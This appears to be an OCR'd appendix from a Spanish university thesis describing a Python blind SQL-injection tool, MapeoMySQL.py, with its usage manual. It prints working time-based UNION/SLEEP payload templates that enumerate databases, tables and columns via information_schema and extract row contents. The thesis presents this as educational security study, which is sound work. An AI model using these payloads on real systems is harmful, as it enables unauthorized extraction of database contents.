



Figura A.2: Proceso de caracterización de la consulta.

### A.3.3 Caracterización de la tabla

El objetivo de las funciones de esta etapa es obtener información específica del número de filas que forman la tabla y el número de caracteres del contenido de cada celda. Estas funciones son `get_row_number` y `get_word_length` respectivamente, y forman parte del mismo grupo ya que su comportamiento es muy similar, difiriendo tan solo en la consulta realizada. La información obtenida servirá en los pasos posteriores para dimensionar los bucles de prueba de caracteres, buscando optimizar este proceso. Cabe destacar que en este tipo de funciones se realiza la detección del último carácter al no recibir ninguna respuesta afirmativa habiendo probado todas las posibilidades. El funcionamiento genérico de ambas funciones se encuentra representado en la figura A.3. Se describe a continuación la estructura de los *payloads* generados:

**`get_row_number`**

```
query = "abcd' UNION SELECT IF((SELECT MID(count(*), " + str(i+1)
+ ", 1) FROM " + table + ") = ' " + str(j) + " ', SLEEP("
+ THRESHOLD + "), SLEEP(0))" + endString
```

Donde `i` es el índice que marca la posición del carácter en cuestión, `table` es el nombre de la tabla de la que se quiere extraer el número de filas, `j` el número sobre el que se consulta si es el acertado, y `THRESHOLD` y `endString` los valores ya mencionados anteriormente.

**`get_word_length`**

```
query = "abcd' UNION SELECT IF((SELECT MID(LENGTH(" + column +
"), " + str(i+1) + ", 1) FROM " + table + " LIMIT " + str(k) +
", 1) = ' " + str(j) + " ', SLEEP(" + THRESHOLD + "), SLEEP(0))"
+ endString
```

En este caso, `column` indica el nombre de la columna sobre la que se quiere realizar la consulta y `k` sirve como índice para recorrer el número de filas (obtenido gracias a `get_row_number`). El resto de parámetros tienen la misma función que en la consulta del apartado anterior.





Figura A.3: Proceso de caracterización de la tabla.

### A.3.4 Extracción del contenido de la tabla

El proceso de extracción de la información de la base de datos se fundamenta en la realización de consultas SQL a distintas tablas del servicio. Por ejemplo, para obtener el nombre de las bases de datos que componen el sistema, las consultas se realizan a la tabla `information_schema.schemata`, de la cual se puede obtener una gran cantidad de información útil, siempre que el usuario que realice la consulta tenga permisos sobre esta.

Este grupo abarca todas las funciones de extracción de información contenida en las tablas de la base de datos, y su funcionamiento, descrito en la figura A.4, es muy similar, salvo en el caso concreto de la extracción del contenido de una tabla perteneciente a una base de datos seleccionada por el usuario. Este caso es especial, pues puede ser que empleando la metodología de las otras funciones, la información de cada columna se obtenga desordenada. Por esta razón, se debe extraer la información fila a fila, en lugar de columna a columna. El comportamiento específico de esta función está representado en la figura A.5. Estas funciones hacen uso de las etapas anteriores para dimensionar los bucles de extracción de manera correcta. La agrupación se compone de cuatro funciones con distintos objetivos:

**`get_DB_name`**

Su función es obtener los nombres de las bases de datos del sistema MySQL, sobre las que el usuario tenga permisos suficientes, empleando para ello la siguiente estructura de consulta:

```
query = "abcd' UNION SELECT IF((SELECT ASCII(MID(schema_name, "
+ str(i+1) + ", 1)) FROM information_schema.schemata LIMIT " +
str(k) + ", 1) = ' " + str(j) + " ', SLEEP(" + THRESHOLD + "),
SLEEP(0))" + endString
```

**get_table_name**

Esta función tiene como cometido extraer los nombres de las tablas que componen una base de datos seleccionada por el usuario:

```
query = "abcd' UNION SELECT IF((SELECT ASCII(MID(table_name, "
+ str(i+1) + ", 1)) FROM information_schema.tables WHERE
table_schema =` " + DBName + " ' LIMIT " + str(k) + ", 1) = `
" + str(j) + " ', SLEEP(" + THRESHOLD + "), SLEEP(0))" + endString
```

**get_column_name**

Para obtener los nombres de las columnas de una determinada tabla de una base de datos seleccionada por el usuario se emplea la siguiente estructura de consulta:

```
query = "abcd' UNION SELECT IF((SELECT ASCII(MID(column_name, "
+ str(i+1) + ", 1)) FROM information_schema.columns WHERE
table_schema =` " + DBName + " ' AND table_name =` " + table + "
' LIMIT " + str(k) + ", 1) = ` " + str(j) + " ', SLEEP(" +
THRESHOLD + "), SLEEP(0))" + endString
```





Figura A.4: Proceso de extracción del contenido de la tabla (para las tres primeras funciones).

**get_column_info**

Por último, el proceso de extracción de varias columnas elegidas está dividido en dos pasos. En primer lugar, empleando la primera columna seleccionada, se extrae toda la información que contiene. En segundo lugar, se extrae la información del resto de columnas, fila a fila, fijando la selección mediante una condición, utilizando para ello las filas obtenidas en la primera parte del proceso. La estructura de las consultas del primer paso es la siguiente:

```
query = "abcd' UNION SELECT IF((SELECT ASCII(MID(" + columns[0]
+ ", " + str(i+1) + ", 1)) FROM" + table + " LIMIT " + str(k) +
", 1) = ' " + str(j) + " ', SLEEP(" + THRESHOLD + "), SLEEP(0))"
+ endString
```

Para el segundo paso, las consultas generadas siguen esta estructura (donde `c` indica la posición de la lista de columnas, y `condition` indica la condición que fija la fila):

```
query = "abcd' UNION SELECT IF((SELECT ASCII(MID(" + columns[c+1]
+ ", " + str(i+1) + ", 1)) FROM" + table + condition + " LIMIT 0,
1) = ' " + str(j) + " ', SLEEP(" + THRESHOLD + "), SLEEP(0))" +
endString
```





Figura A.5: Proceso de extracción del contenido de la tabla (para la última función).

## A.4 Manual de usuario

Este código ha sido desarrollado por Miguel Saz Dones, estudiante de grado de la Universidad de Alcalá (UAH), a fecha 24/02/2022, con la única finalidad de servir de manera didáctica al autor para entender el funcionamiento y el proceso de creación de una herramienta de estas características, además de comprender en mayor medida el funcionamiento de una base de datos SQL. Para el desarrollo de esta herramienta, se ha utilizado como objetivo un formulario concreto y una base de datos MySQL, por lo que es posible que tenga que ser editado si se desea adaptar a otros entornos.

Renuncia de responsabilidad: El autor no se hace responsable de las actividades ilegales que puedan ser perpetradas por otras personas empleando para ello esta herramienta.

## Ejecución de la herramienta

- python3 MapeoMySQL.py -<option> <URL>

## Opciones de la herramienta

- h: Mostrar página de ayuda.
- d: Extraer los nombres de las bases de datos de la URL facilitada.
- t: Extraer los nombres de las tablas de la URL y la base de datos facilitadas.
- c: Extraer los nombres de las columnas de la URL, base de datos y tabla facilitadas.
- i: Extraer la información de las columnas de la URL, base de datos, tabla y lista de columnas facilitadas.

## Ejemplo de uso:

- python3 MapeoMySQL.py -d http://127.0.0.1/webpage.html

Universidad de Alcalá
Escuela Politécnica Superior



ESCUELA POLITECNICA
SUPERIOR

Universidad
de Alcalá